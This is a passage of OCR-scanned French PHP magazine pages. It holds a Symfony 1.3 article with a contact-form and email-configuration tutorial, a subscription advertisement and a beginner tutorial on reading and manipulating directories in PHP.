était l'ORM installé par défaut mais son activité n'a cessé de décroître avec le temps. Par conséquent, c'est la librairie Doctrine 1.2 qui devient la couche d'ORM par défaut de Symfony. Cependant, Propel continue d'être supporté par Symfony et c'est d'ailleurs la nouvelle version *Propel* 1.4 qui sera intégrée avec Symfony 1.3.

Le projet *Doctrine* est relativement jeune mais suffisamment mature pour devenir l'ORM par défaut de Symfony. Par ailleurs, ce projet bénéficie d'un support de la part de Sensio Labs, dans le but d'accélérer son développement et d'améliorer son intégration au framework.

Formulaires, widgets et validateurs

Le framework de formulaires a quant à lui subit de nombreuses améliorations au niveau de son coeur ainsi que des *widgets* et validateurs. Les sections suivantes présentent quelques unes de ces nouveautés.

Widgets et validateurs

Symfony 1.3 intègre quatre nouveaux *widgets* internationalisés de formulaires : une liste déroulante de langues, de pays, de monnaie et de fuseaux horaires. Un validateur associé au *widget* de fuseaux horaires a également été implémenté. Certains validateurs ont quant à eux été mis à jour afin d'accueillir de nouvelles options.

Nouvelle méthode useFields()

La classe `sfForm` accueille maintenant une nouvelle méthode, `useFields()`, qui accepte en argument un tableau de noms de champs à utiliser dans le formulaire. Grâce à elle, le développeur est enfin à l'abri de l'ajout automatique de nouveaux champs dans son formulaire lorsque de nouvelles colonnes sont ajoutées à une table de la base de données. L'utilisation de cette nouvelle méthode est présentée plus loin dans cet article au cours de l'exemple pratique.

Nouvelle classe sfFormSymfony et évènements

Le framework de formulaires se dote d'une nouvelle classe, `sfFormSymfony` qui a pour rôle d'embarquer le *dispatcheur* d'évènements et de le rendre disponible dans tous les formulaires. Quatre nouveaux évènements font également leur apparition dans les formulaires :

- `form.post_configure` : événement notifié lorsque le formulaire a été configuré,
- `form.filter_values` : filtre les tableaux de données et de fichiers bruts en provenance du formulaire juste avant de les attacher au formulaire.
- `form.validation_error` : événement notifié lorsqu'un formulaire n'est pas valide,
- `form.method_not_found` : événement notifié lorsqu'une méthode inexistante est appelée.

Listing 1. *Définition orientée objet du formulaire de contact*

```
<?php
class ContactForm extends BaseForm
{
  public function configure()
  {
    $this->setWidgets(array(
      'name'  => new sfWidgetFormInputText(),
      'email' => new sfWidgetFormInputText(),
      'message' => new sfWidgetFormTextarea()
    ));
    $this->setValidators(array(
      'name' => new sfValidatorString(
        array('min_length' => 2),
        array(
          'required'   => 'Nom obligatoire',
          'min_length' => '%min_length% caractères minimum',
          'max_length' => '%max_length% caractères maximum',
      )),
      'email' => new sfValidatorEmail(
        array(),
        array(
          'required' => 'Email obligatoire',
          'invalid'  => 'Format incorrect'
      )),
      'message' => new sfValidatorString(
        array(),
        array('required' => 'Message obligatoire',
      ))
    ));
    $this->widgetSchema->setNameFormat('contact[%s]');
  }
}
```

Listing 2. *Traitement du formulaire de contact dans l'action index du module contact*

```
<?php
class contactActions extends sfActions
{
  public function executeIndex(sfWebRequest $request)
  {
    $this->form = new ContactForm();
    if ($request->isMethod('post'))
    {
      $this->form->bind($request->getParameter($this->form->getName()));
      if ($this->form->isValid())
      {
        $values = $this->form->getValues();
        $this->getMailer()->composeAndSend(
          array($values['email'] => $values['name']),
          'mail.to@example.com',
          'Nouvelle prise de contact',
          $values['message']
        );
        $this->redirect('@thankyou');
      }
    }
  }
  public function executeThankYou(sfWebRequest $request)
  {
  }
}
```

Support de l'héritage de tables Doctrine dans les formulaires

Doctrine intègre le support de l'héritage de tables depuis longtemps et sous différentes stratégies. Il en existe trois au total pour être plus précis : l'héritage simple, l'héritage concret et l'héritage agrégé. Jusqu'à présent, il était impossible de manipuler nativement des formulaires Symfony faisant intervenir des objets Doctrine soumis à de l'héritage de tables.

Symfony 1.3 intègre désormais le support des héritages de tables dans les formulaires au moyen de la nouvelle méthode `sfFormDoctrine::setupInheritance()`.

Tests unitaires et fonctionnels

Le framework Symfony intègre depuis toujours des APIs offrant au développeur la possibilité de tester unitairement et fonctionnellement leur application. Au fil des années et des versions, ces sous-frameworks n'ont cessé de s'enrichir et d'être améliorés. Dans Symfony 1.3, les APIs de tests unitaires et fonctionnels bénéficient d'une très nette amélioration des performances ainsi qu'une sortie compatible *JUnit*.

Amélioration des performances

Les APIs de tests unitaires et fonctionnels ont elles aussi subit de nombreux perfectionnements.

La première amélioration commune aux deux apis concerne les performances. En effet, la tâche `test:all` accueille une nouvelle option `--only-failed` qui permet de relancer uniquement les suites des tests qui ont échoué à la première exécution. Ainsi, il n'est plus nécessaire de relancer la suite entière lorsque certains tests ont été corrigés. Le développeur gagne ainsi du temps si sa suite de tests entière est longue à s'exécuter.

Sortie XML compatible JUnit

La tâche `test:all` implémente une nouvelle option, `--xml`, qui permet de spécifier le chemin d'un fichier XML dans lequel sera sauvegardé le résultat de l'exécution de la suite de tests. Ce résultat, au format XML, est compatible avec la librairie de tests unitaires *Java Junit*. Les nouvelles fonctionnalités de Symfony 1.3 sont trop nombreuses pour être toutes citées dans cet article. Il est temps de s'intéresser à un exemple concret et pratique de quelques unes de ces nouveautés.

Validation du code HTML de la réponse

Le testeur réponse, `sfTesterResponse`, du framework de tests fonctionnels intègre désormais une nouvelle méthode `isValid()` qui permet de vérifier si le code HTML généré par l'action est valide et conforme à sa DTD. Le framework Symfony embarque avec lui les DTD les plus courantes afin de valider les sorties HTML sans faire appel aux serveurs du W3C. Cette nouvelle méthode `isValid()` peut également recevoir en paramètre facultatif le chemin vers une feuille XSD propre au projet qui permet par exemple de valider un document XML particulier.

Envoyer des e-mails avec Symfony 1.3

L'objectif de cette seconde partie est de présenter un cas pratique de la principale fonctionnalité implémentée dans Symfony 1.3 : l'envoi des emails. L'exemple choisi pour illustrer l'envoi d'emails est un simple formulaire de contact développé à partir du framework de formulaires de Symfony.

L'installation et l'initialisation du projet Symfony ne font pas l'objet de cet article et sont considérés comme réalisées. Si vous rencontrez des difficultés à installer le projet Symfony, n'hésitez pas à vous rendre sur la documentation complète d'installation qui se trouve à l'adresse *http://www.symfony-project.org/getting-started/1_3/en/*.

Initialisation du module contact

Le projet et l'application (`frontend` pour cet article) initialisés, il est temps de générer un module `contact` destiné à accueillir l'action `index` qui héberge le formulaire de contact et son traitement. Dans le Terminal et à la racine du projet, exécutez la commande suivante :

```
$ symfony generate:module frontend
contact
```

Cette commande génère un squelette de module vide `contact` dans le répertoire `apps/frontend/modules/`. L'étape suivante consiste à définir une route qui active l'action `index` du module et qui mène au formulaire de contact défini plus loin. Ouvrez le fichier *apps/config/routing.yml* et ajoutez la route `contact` ci-dessous en haut du fichier.

```
contact:
  url: /contact
  param:
    module: contact
    action: index
thankyou:
  url: /contact
  param:
    module: contact
    action: thankYou
```

La route `thankyou` sert à afficher une page de remerciement à l'utilisateur lorsque le formulaire a été validé et l'email envoyé au responsable du site. La dernière étape consiste enfin à configurer le formulaire de contact à partir du framework de formulaires de Symfony.

Création du formulaire de contact

Le formulaire de contact de cet exemple pratique est constitué de trois champs destinés à recevoir un nom, une adresse e-mail et le message à envoyer au responsable du site. Depuis sa version 1.1, Symfony dispose d'un framework interne facilitant la création et la validation de formulaire. Par conséquent, le formulaire de contact s'appuie naturellement sur ce système.

Créez le répertoire *lib/form/*, puis ajoutez-y le fichier *ContactForm.class.php* contenant le code présenté au Listing 1.

Cette classe décrit le formulaire de contact qui contient les trois champs obligatoires `name`, `email` et `message`. Les *widgets* `name` et `email` sont deux champs HTML de type texte auxquels sont associés respectivement un validateur de chaîne et un validateur d'adresse email. Le *widget* message quant à lui correspond à un champ de type texte multiligne.

Si vous souhaitez en savoir plus au sujet des formulaires de Symfony, n'hésitez pas à consulter la documentation officielle correspondante à l'adresse *http://www.symfony-project.org/forms/1_2/en/*.

Implémentation du contrôleur et de la vue

Après avoir vidé le cache du projet (commande `symfony cache:clear`), il ne reste plus qu'à définir le contrôleur et sa vue associée. Le contrôleur a pour rôle d'instancier un formulaire de contact, de contrôler sa validité en fonction des données transmises en `POST` et enfin d'envoyer un mail au responsable du site contenant les données filtrées du formulaire. La vue, quant à elle, se charge d'afficher (ou bien de ré-afficher en cas d'erreur) le formulaire.

Le contrôleur

L'instanciation du formulaire, sa validation et l'envoi de l'email au responsable du site est réalisé dans le contrôleur. Dans Symfony, un contrôleur est représenté par l'appel d'une méthode d'une classe de type `sfActions`. La création du module `contact` a généré à la volée la classe `contactActions` dans laquelle doivent se trouver les dites actions. Ouvrez le fichier *apps/frontend/modules/contact/actions/actions.class.php* et remplacez son contenu par le code présenté au Listing 2.

La méthode `executeIndex()` instancie un formulaire qui est transmis dans le même temps à la vue au moyen de l'appel à `$this->`. Puis la méthode HTTP est testée à l'aide de la méthode `isMethod()` de l'objet `sfWebRequest` (`$request`) afin de déterminer que le formulaire est soumis en POST. La méthode `bind()` de l'objet `ContactForm` se charge quant à elle de peupler le formulaire avec les données envoyées avant même de procéder à la validation de ces dernières grâce à la méthode `isValid()`. L'envoi de l'email est déclenché à la seule et unique condition que le formulaire est valide, c'est-à-dire que les données brutes réussissent à traverser tous les validateurs sans engendrer d'erreur. Dans le cas contraire, le formulaire est ré-affiché avec les champs pré-remplis.

L'email est généré puis envoyé à l'aide de la méthode `composeAndSend()` du nouvel objet `sfMailer` retourné par la méthode `getMailer()`. La méthode `composeAndSend()` reçoit en paramètre les données issues du formulaire ainsi que des valeurs brutes pour initialiser l'email avant de forcer son envoi à travers une connexion sur le serveur SMTP local. Le premier paramètre est un tableau associatif des nom et adresse email de l'expéditeur du message. Ces deux informations proviennent du formulaire de contact au même titre que le quatrième argument qui constitue le corps de l'email. Les second et troisième arguments de la méthode `composeAndSend()` accueillent respectivement l'adresse email du destinataire et le sujet du message.

La méthode `executeThankYou()` ne réalise aucun traitement particulier dans la mesure où elle suffit à afficher une page HTML statique contenant le message de remerciement pour l'utilisateur.

La vue

Les actions précédentes pilotent chacune une vue correspondante. L'action `index` génère la vue `indexSuccess.php` (dans le répertoire *apps/intranet/modules/contact/templates*) qui ne fait n'y plus ni moins qu'afficher le formulaire

`$form` (voir Figure 1) et remplit l'attribut action du formulaire par la route vers cette même action. L'action `thankYou` quant à elle pilote le rendu du template `thankYouSuccess.php`. Ce dernier contient un simple message au format HTML brut destiné à l'utilisateur afin de lui confirmer que l'email a bien été transmis.

Configuration de la stratégie d'envoi des emails

La section précédente a été l'occasion d'étudier de quelle manière Symfony offre au développeur une solution simple et efficace pour envoyer des emails à partir de la méthode `composeAndSend()` et la librairie *Swift Mailer* sous-jacente. L'objectif de cette quatrième partie est d'apprendre à configurer le gestionnaire d'envoi d'emails en fonction des contraintes des environnements de développement et de production.

Introduction aux stratégies d'envoi d'emails

En testant le formulaire de contact en environnement de développement (*http://localhost/frontend_dev.php/contact*), certains d'entre vous auront peut-être rencontré une erreur en provenance de la fonction `fsockopen()` indiquant que PHP n'arrive pas à se connecter au serveur SMTP local sur le port 25. Par défaut, Symfony configure *Swift Mailer* de sorte à ce que les emails soient envoyés à partir d'un serveur SMTP local écoutant le port 25 de la machine. Or, les serveurs ne sont pas tous configurés de cette manière, et heureusement, Symfony intègre un moyen simple et efficace pour changer la manière par laquelle les emails sont expédiés.

La librairie *Swift Mailer* offre au développeur trois moyens différents pour assurer le transport des emails sur le réseau. La première consiste à se connecter directement sur un serveur SMTP par l'intermédiaire d'une *socket* réseau. C'est le comportement choisi par défaut dans Symfony.

Il existe également une possibilité pour faire appel au binaire `sendmail` installé sur la plupart des distributions Linux / Unix. Enfin, la dernière méthode consiste à utiliser la fonction native `mail()` du langage PHP, et c'est elle que nous allons configurer à présent en raison de sa simplicité d'utilisation. Néanmoins, les bonnes pratiques recommandent d'utiliser la connexion au serveur SMTP autant que possible.

Le fichier factories.yml

Dans Symfony, chaque application d'un projet possède un fichier *factories.yml* situé dans le sous-répertoire *config/* de cette dernière. Ce fichier détermine quelles classes de base doivent être instanciées par défaut à chaque requête HTTP et avec quels paramètres. En d'autres termes, il s'agit d'un fichier de configuration au format YAML qui définit quelles classes utiliser pour la requête, la réponse, le cache, le *routing*... et le transport des emails. Ce dernier se définit de la manière suivante pour l'utilisation de la fonction `mail()` de PHP et les environnements de développement et de production par défaut :

```
all:
  mailer:
    class: sfMailer
    param:
      logging:           %SF_
LOGGING_ENABLED%
      charset:           %SF_
CHARSET%
      delivery_strategy: realtime
      transport:
        class: Swift_MailTransport
```

La valeur du paramètre `delivery_strategy` indique ici que tous les emails sont envoyés en temps réel, c'est-à-dire qu'ils ne sont pas mis dans une file d'attente temporaire. Le paramètre `class` de la rubrique `transport` définit quant à lui la classe PHP qui servira au type de transport des emails. La classe `Swift_MailTransport` se charge d'acheminer les emails à l'aide de la fonction native `mail()` de PHP. À présent, la validation du formulaire ne provoque plus aucune erreur et la requête est bien redirigée vers la page de remerciements confirmant l'envoi de l'email (voir Figure 2).

Figure 1. *Formulaire de contact généré à partir de la classe ContactForm*




Figure 2. *Rendu généré après exécution de l'action executeThankYou()*

Conclusion

Cet article, à la fois orienté vers la technique et la veille technologique, a soulevé quelques unes des nouvelles fonctionnalités qui attendent les développeurs dans les prochaines semaines à l'occasion de la sortie des versions 1.3 et 1.4 de Symfony. Ces nouveautés sont nombreuses et faciliteront davantage la vie des développeurs, comme c'est déjà le cas avec le gestionnaire d'envoi d'emails ; tout en leur assurant des développements souples, de qualité mais surtout pérennes.

Enfin, ces dernières semaines ont été marquées par l'annonce des conférences retenues au prochain Symfony Live des 16 et 17 février prochains à Paris. Le Symfony Live est l'évènement annuel marquant qui réunit la communauté Symfony autour de conférences, d'ateliers techniques et de tables rondes entre les membres de la *Core Team* et le public. Les inscriptions sont d'ores et déjà ouvertes

Sur Internet

- *http://www.symfony-project.org/doc/1_3/* – documentation officielle de Symfony 1.3,
- *http://swiftmailer.org/* – Swift Mailer,
- *http://www.doctrine-project.org* – Doctrine ORM,
- *http://www.symfony-live.com* – Symfony Live.

HUGO HAMON


Hugo Hamon est aujourd'hui développeur Symfony et responsable des formations chez Sensio Labs. Passionné par PHP depuis longtemps, il a fondé le site Apprendre-PHP.com et promeut le langage en milieu professionnel en s'investissant dans l'AFUP en tant qu'organisateur et dans l'AFSY comme fondateur et Président. Hugo Hamon est également le co-auteur de l'ouvrage Symfony, Mieux Développer en PHP avec Symfony 1.2 et Doctrine aux éditions Eyrolles.

Manipuler les répertoires avec PHP

PHP fournit de nombreuses fonctions de manipulation de fichiers et répertoires. Dans cet article vous apprendrez à parcourir le contenu d'un répertoire et à effectuer des opérations sur ses fichiers et sous-répertoires (création, suppression, modification du nom, copie, modification des droits).

Cet article explique :
- Comment manipuler les répertoires avec PHP.

Ce qu'il faut savoir :
- Vous devez connaître les bases du langage PHP.

Niveau de difficulté 

Vous avez appris dans les précédents numéros à manipuler les fichiers afin de lire ou modifier leur contenu. Il est utile de savoir également manipuler les répertoires, c'est le sujet de cet article. Pour des raisons de sécurité, certains serveurs Web désactivent le listing des répertoires. Savoir parcourir un répertoire et afficher des éléments choisis dans ce dernier, permet de proposer aux internautes un listing personnalisé (plan de site, liste d'images,...). Le parcours d'un répertoire permet également d'effectuer des traitements automatiques sur un ensemble de fichiers (modification du nom ou du contenu,...).

Vous allez apprendre à l'aide d'exemples simples comment parcourir des répertoires sur un ou plusieurs niveaux hiérarchiques. Vous verrez également comment manipuler des répertoires et gérer les permissions. L'article sera illustré par un exemple de répertoire contenant plusieurs niveaux de sous-répertoires, présenté en Figure 1.

Lire les éléments d'un répertoire

Dans cette partie, vous allez apprendre à ouvrir un répertoire, lire son contenu et extraire des informations, puis à libérer les ressources. Ces différentes actions seront illustrées sur des exemples simples.

Ouvrir le répertoire

La fonction `opendir` ouvre le répertoire dont le chemin est passé en argument. Pour ouvrir un répertoire situé dans le même répertoire que le script, il suffit de passer directement son nom à la fonction `opendir`. Si le répertoire d'intérêt est situé dans un autre répertoire, le chemin peut être donné en relatif ou en absolu. En cas de succès, la fonction retourne un identifiant de ressource externe. Cet identifiant sera utilisé dans les fonctions de manipulation de répertoires présentées ci-après. Si le répertoire n'existe pas ou n'est pas accessible en lecture, la fonction retourne le booléen `false` ainsi qu'un message d'alerte PHP (*warning*).

Il est possible de vérifier qu'un répertoire est présent sur le disque avant de l'ouvrir avec la fonction `is_dir`, qui prend en argument le chemin du répertoire et retourne un booléen (`true` si la chaîne est bien un chemin d'accès à un répertoire, `false` sinon). Vous pouvez également utiliser la fonction `file_exists`, décrite dans les articles précédents sur la manipulation de fichiers.

La ligne de code suivante permet d'ouvrir le répertoire `lavandou` situé au même niveau que le script PHP :

Figure 1. *Contenu du répertoire lavandou*

```
$rep = @opendir('lavandou') or
die('erreur ouverture');
```

L'identifiant de ressource est stocké dans la variable `$rep`. En cas d'erreur le message `erreur ouverture` est affiché et le script est interrompu. Le message d'alerte envoyé par PHP, en fonction des réglages dans le fichier de configuration *php.ini,* est bloqué par l'utilisation de l'opérateur de contrôle d'erreur `@`. Sur un serveur en production, ce type de message d'alerte PHP ne doit pas être affiché (la directive `display_errors` a la valeur `off`). L'utilisation de l'opérateur de contrôle d'erreur `@` permet cependant de s'assurer qu'aucun message d'alerte ne s'affiche, quels que soient les réglages du *php.ini*.

Lire les éléments

Un répertoire peut contenir des fichiers, des liens symboliques et des sous-répertoires. Il contient également toujours deux éléments spéciaux qui font référence au répertoire lui-même (le point) et au répertoire parent (le double point). Vous rencontrerez ces deux symboles dans les exemples de cet article.

Pour lire le contenu d'un répertoire, il faut utiliser la fonction `readdir` qui prend en argument l'identifiant de ressource et qui retourne une chaîne de caractères. Celle-ci correspond à un élément du répertoire. Pour lire l'ensemble des éléments du répertoire, il faut donc utiliser une boucle. La fonction `readdir` retourne `false` une fois le répertoire parcouru. Cette fonction permet de satisfaire la condition d'arrêt de la boucle. Le code ci-après parcourt tout le répertoire *lavandou* (la variable `$rep` correspond à l'identifiant de ressource sur ce répertoire) et affiche chaque élément du répertoire. Seuls les fichiers et noms de répertoires du premier niveau hiérarchique seront affichés :

```
while ($entree = readdir($rep)){
        echo "$entree<br>";
}
```

Fermer le répertoire

La fonction `closedir` ferme le répertoire dont l'identifiant de ressource est passé en argument. Si aucun argument n'est donné, la fonction ferme par défaut la dernière ressource ouverte avec la fonction `opendir`. La ligne de code suivante permet de fermer le répertoire *lavandou* :

```
@closedir($rep);
```

Un premier exemple

L'exemple du Listing 1 parcourt le premier niveau du répertoire *lavandou*, et n'affiche que les noms de fichiers. Vous verrez dans la section suivante comment parcourir les sous-répertoires. Ce premier exemple simple illustre l'ouverture, le parcours et la fermeture de répertoire.

Listing 1. *parcours.php*

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/
html4/strict.dtd">

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>Manipulation de repertoires</title>
</head>
<body>
    <h1>Liste des fichiers</h1>
    <div>

    <?php

    // initialiser le chemin d'accès au répertoire
    $chemin = 'lavandou';
    // ouvrir le répertoire
    $rep = @opendir($chemin) or die('Erreur ouverture');
    // parcourir les éléments du répertoire
    while ($entree = readdir($rep)){
        // si l'élément courant est un fichier
        if (is_file("$chemin/$entree")){
            echo "$entree est un fichier de ", filesize("$chemin/$entree"),
" octets<br>";
        }
    }
    // libérer la ressource
    @closedir($rep);
    ?>

    </div>
</body>
</html>
```

Listing 2. *parcours_fichiers_html.php*

```
<?php

    // changer de répertoire de travail
    chdir('lavandou') or die('Operation impossible');
    // ouvrir le répertoire courant
    $rep = @opendir('.') or die('Erreur ouverture');
    // parcourir les éléments du répertoire
    while ($entree = readdir($rep)){
        // si l'élément courant a pour extension "html"
        if (pathinfo($entree, PATHINFO_EXTENSION) == 'html'){
            echo "$entree (date : ", date("d-m-Y H:i:s",
filemtime($entree)), ")<br>";
        }
    }
    // libérer la ressource
    @closedir($rep);

?>
```

Après avoir ouvert le répertoire *lavandou* avec la fonction `opendir`, le script PHP, situé au même niveau que ce répertoire, parcourt les éléments du répertoire grâce à l'emploi de la fonction `readdir` et de la boucle `while`. L'identifiant de ressource passé en paramètre à la fonction `readdir` pointe sur le répertoire *lavandou*.

Pour chaque élément du répertoire, le test vérifie avec la fonction `is_file` que l'élément courant dans la boucle est un fichier. Cette fonction prend en paramètre le chemin d'accès au fichier et retourne un booléen, avec la valeur `true` si le chemin donné aboutit bien à un fichier.

Chaque élément lu par la fonction `readdir` dans la boucle est situé au niveau inférieur du répertoire. La fonction `readdir` retourne le nom d'une entrée du répertoire, aucune information sur le chemin n'est donnée dans la chaîne retournée. Pour cette raison, toutes les opérations effectuées sur les éléments du répertoire *lavandou* doivent indiquer le chemin d'accès à ces éléments, à partir du répertoire où le script est exécuté. Par exemple, lorsque l'entrée lue par la fonction `readdir` est le fichier *contact.html*, si la fonction `is_file` est appliquée directement sur la chaîne retournée par `readdir`, alors l'existence du fichier est vérifiée dans le répertoire courant. Dans ce cas, le répertoire courant est celui du script

Listing 3. *parcours_recursif.php*

```
<?php

    function parcoursRep($chemin) {
        // si c'est un fichier, renvoyer le nom du fichier
        if (is_file($chemin)) {
            return "<li>".basename($chemin)."</li>";
        }

        // si c'est un répertoire, traiter son contenu
        if (is_dir($chemin)) {
            // stocker le nom du répertoire
            $res = "<li>".basename($chemin)."<ul>";
            // ouvrir le répertoire
            $rep = @opendir($chemin) or die('Erreur ouverture');
            // parcourir les éléments du répertoire
            while ($entree = readdir($rep)){
                // ne pas traiter le répertoire courant ou parent
                if ( ($entree != '.') && ($entree != '..') ){
                    // récursion : traiter les éléments du répertoire
                    $res .= parcoursRep("$chemin/$entree");
                }
            }

            $res .= "</ul></li>";
            // libérer la ressource
            @closedir($rep);
            return $res;
        }
    }

    echo "<div id='repertoire'><ul>";
    echo parcoursRep('lavandou');
    echo "</ul></div>";

?>
```

PHP et non pas le répertoire *lavandou* parcouru par `readdir`. Il faut ajouter le chemin d'accès au fichier à partir du répertoire courant, c'est ce qui est réalisé avec le code `$chemin/$entree` dans le Listing 1.

Dans la Figure 1 vous pouvez voir que le répertoire *lavandou* contient au premier niveau trois répertoires (*hotel*, *mini-golf* et *plage*) et trois fichiers (*contact.html*, *index.html* et *style.css*). Le code du Listing 1 retournera donc trois lignes de résultats, une pour chaque fichier du répertoire. Chaque ligne comporte le nom du fichier et sa taille, grâce à la fonction `filesize`, qui prend en argument le chemin d'accès à un fichier et retourne la taille du fichier demandé en octets. Le résultat affiché par le Listing 1 est :

Figure 2. *Parcours du répertoire lavandou*

```
contact.html est un fichier de 654
octets
index.html est un fichier de 900
octets
style.css est un fichier de 22 octets
```

Afficher les fichiers HTML

Dans l'exemple précédent le nom du répertoire était passé à la fonction `opendir`. Il est possible de préciser le répertoire de travail avec la fonction `chdir`. Cette dernière prend en argument le chemin du répertoire de travail voulu et retourne un booléen (`false` en cas d'échec). Dans l'exemple du Listing 2, le répertoire de travail devient le répertoire *lavandou* après l'appel à la fonction `chdir`. La fonction `opendir` ouvre donc ce répertoire. En effet, elle prend en argument le symbole point qui représente le répertoire courant. Contrairement à l'exemple du Listing 1, il n'est plus nécessaire d'indiquer le chemin d'accès complet aux éléments du répertoire. Ainsi la fonction `filemtime` prend directement en argument l'élément `$entree`. Vous avez rencontré cette fonction dans l'article sur la manipulation de données dans les fichiers. Elle retourne un *timestamp* correspondant à la date de dernière modification du fichier. La fonction `date` permet d'afficher ce *timestamp* dans un format lisible par un humain.

Vous pouvez à tout moment connaître le répertoire de travail en utilisant la fonction `getcwd`. Elle retourne le chemin complet du répertoire sur le disque. Par défaut le répertoire de travail est celui du script exécuté.

Le Listing 2 filtre les éléments du répertoire *lavandou* pour n'afficher que les éléments dont l'extension est `html`. Pour ce faire, la fonction `pathinfo` est utilisée. Elle retourne des informations sur le fichier ou répertoire dont le chemin est passé en premier argument. Le second argument permet de préciser l'information souhaitée : liste des répertoires du chemin (constante `PATHINFO_DIRNAME`), nom du fichier avec extension ou nom du dernier répertoire du chemin s'il n'y a pas de fichier (`PATHINFO_BASENAME`), nom du fichier sans son extension (`PATHINFO_FILENAME`), extension du fichier (`PATHINFO_EXTENSION`). La fonction permet de récupérer l'ensemble de ces informations dans un tableau associatif lorsqu'elle ne reçoit pas de second argument.

Le résultat affiché par le Listing 2 est :

```
contact.html (date : 07-08-2009
17:06:54)
index.html (date : 05-08-2009 14:22:35)
```

Étudiants! Abonnement à un prix spécial

~~45 €~~

30 €

Envoyez-nous votre document d'étudiant scanné ou faxé, notre bon d'abonnement pour recevoir vos magazines juste à votre domicile

Économisez **15 EUR !**

Rejouissez-vous de votre jeunesse !

Vous pouvez vous abonner :

**Par téléphone au +33 975 180 358

**Par Fax au +48 22 244 24 59

**Par mail : *abo_fr@software.com.pl*

Je souhaite m'abonner au magazine PHP Solutions

1	Coordonnées postales :
Nom :	
Prénom :	
Adresse :	
Code postal :	
Ville :	Pays :

2 Je règle par :

☐ Carte bancaire n° CB ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐

expire le ☐☐☐☐ date et signature obligatoires

type de carte .....

code CVC/CVV ☐☐☐

☐ Chèque (à envoyer à notre adresse postale)

À la ordre de :

Software Press Sp z o.o. SK, Bokserska 1, 02-682 Varsovie, Pologne

☐ Virement bancaire :

Nom banque :

SOCIÉTÉ GÉNÉRALE CHASSE/RHÔNE

banque guichet numéro de compte clé Rib

30003 01353 00028010183 90

IBAN : FR76 30003 01353 00028010183 90

Adresse Swift (Code BIC) : SOGEFRPP

Date et signature

Méthode alternative de lecture

La fonction `scandir` permet en une seule opération d'ouvrir un répertoire, de le parcourir et de le fermer. Elle stocke tous les éléments du répertoire dans un tableau, triés par ordre alphanumérique croissant (une case par élément). Elle retourne ce tableau en cas de succès ou le booléen `false` en cas d'erreur. Il est possible de classer les éléments du répertoire dans l'ordre décroissant, en lui ajoutant un deuxième argument (entier non nul). Par exemple le code ci-après :

```
$elements = @scandir('lavandou') or
die('erreur');
print_r($elements);
```

génère le résultat :

```
Array ( [0] => .
[1] => ..
[2] => contact.html
[3] => hotel
[4] => index.html
[5] => mini_golf
[6] => plage
[7] => style.css )
```

Tableau 1. *Fonctions de manipulation de répertoires*

Nom de la fonction	Définition
resource opendir(string chemin)	Ouvre le répertoire dont le chemin est passé en paramètre, retourne un identifiant de ressource en cas de succès, sinon `false`.
void closedir(resource pointeur)	Ferme un répertoire, prend en argument l'identifiant de ressource.
boolean chdir(string chemin)	Change de répertoire, renvoie `true` en cas de succès, sinon `false`.
boolean copy(string src, string dest)	Copie d'un fichier `src` vers une destination `dest`. Renvoie `true` en cas de succès, sinon `false`.
boolean mkdir(string chemin)	Crée un nouveau répertoire, renvoie `true` en cas de succès, sinon `false`.
boolean rmdir(string chemin)	Supprime le répertoire, renvoie `true` en cas de succès, sinon `false`.
string readdir(resource pointeur)	Retourne un élément du répertoire (nom de fichier ou de répertoire), prend en argument l'identifiant de ressource. Retourne `false` en cas d'erreur.
void rewinddir(resource pointeur)	Ramène le pointeur au début du répertoire. Prend en argument l'identifiant de ressource.
array scandir(string chemin [, int ordre])	Retourne la liste des éléments d'un répertoire (une case de tableau par fichier ou répertoire). L'option `ordre` permet de les ranger par ordre décroissant (entier non nul) ou croissant (valeur par défaut). La fonction retourne `false` en cas d'erreur.
boolean rename(string ancien_nom, string nouveau_nom)	Renomme le fichier ou répertoire passé en premier argument par le nom donné en second argument. Renvoie `true` en cas de succès, sinon `false`.

Tableau 2. *Obtenir des informations*

Nom de la fonction	Définition
string dirname(string chemin)	Retourne la partie répertoire d'un chemin.
string basename(string chemin)	Retourne la partie fichier d'un chemin ou le dernier répertoire du chemin s'il n'y a pas de fichier.
boolean is_dir(string chemin)	Retourne le booléen `true` si la chaîne en paramètre est le chemin d'accès à un répertoire, sinon `false`.
boolean is_file(string chemin)	Retourne le booléen `true` si la chaîne en paramètre est le chemin d'accès à un fichier, sinon `false`.
string getcwd()	Retourne le chemin du répertoire de travail. Retourne le booléen `false` en cas d'échec.
mixed pathinfo(chemin[, PATHINFO_DIRNAME | PATHINFO_BASENAME | PATHINFO_EXTENSION | PATHINFO_FILENAME])	Retourne un tableau associatif contenant la partie répertoire du chemin (clé `dirname`) , le nom du fichier avec l'extension ou du dernier répertoire (clé `basename`), son extension (clé `extension`), le nom du fichier sans l'extension (clé `filename`). La fonction accepte une option qui permet de récupérer une de ces informations dans une chaîne de caractères.
int filesize (string chemin)	Retourne la taille en octets du fichier dont le chemin est passé en paramètre.

Tableau 3. *Gestion des permissions*

Nom de la fonction	Définition
boolean chgrp (string chemin, mixed groupe)	Change le groupe du fichier ou répertoire par le groupe passé en second argument : une chaîne de caractères ou un nombre représentant le groupe (gid). Retourne le booléen `true` en cas de succès, sinon `false`.
boolean chown (string chemin, mixed user)	Change l'utilisateur du fichier ou répertoire par celui passé en second argument : une chaîne de caractères ou un nombre représentant l'utilisateur (uid). Retourne le booléen `true` en cas de succès, sinon `false`.
boolean chmod (string chemin, int mode)	Change les permissions (lecture, écriture, exécution) pour le fichier ou le répertoire. Retourne le booléen `true` en cas de succès, sinon `false`.
int filegroup (string chemin)	Retourne le groupe (gid) du répertoire ou fichier dont le chemin est passé en paramètre. Renvoie `false` en cas d'erreur.
int fileowner (string chemin)	Retourne le propriétaire (uid) du répertoire ou fichier dont le chemin est passé en paramètre. Renvoie `false` en cas d'erreur.
int fileperms (string chemin)	Retourne les permissions du répertoire ou fichier dont le chemin est passé en paramètre. Renvoie `false` en cas d'erreur.

Sur Internet

- *http://php.net/manual/fr/ref.filesystem.php* – Manuel des fonctions pour les fichiers et répertoires sur le site officiel de PHP.
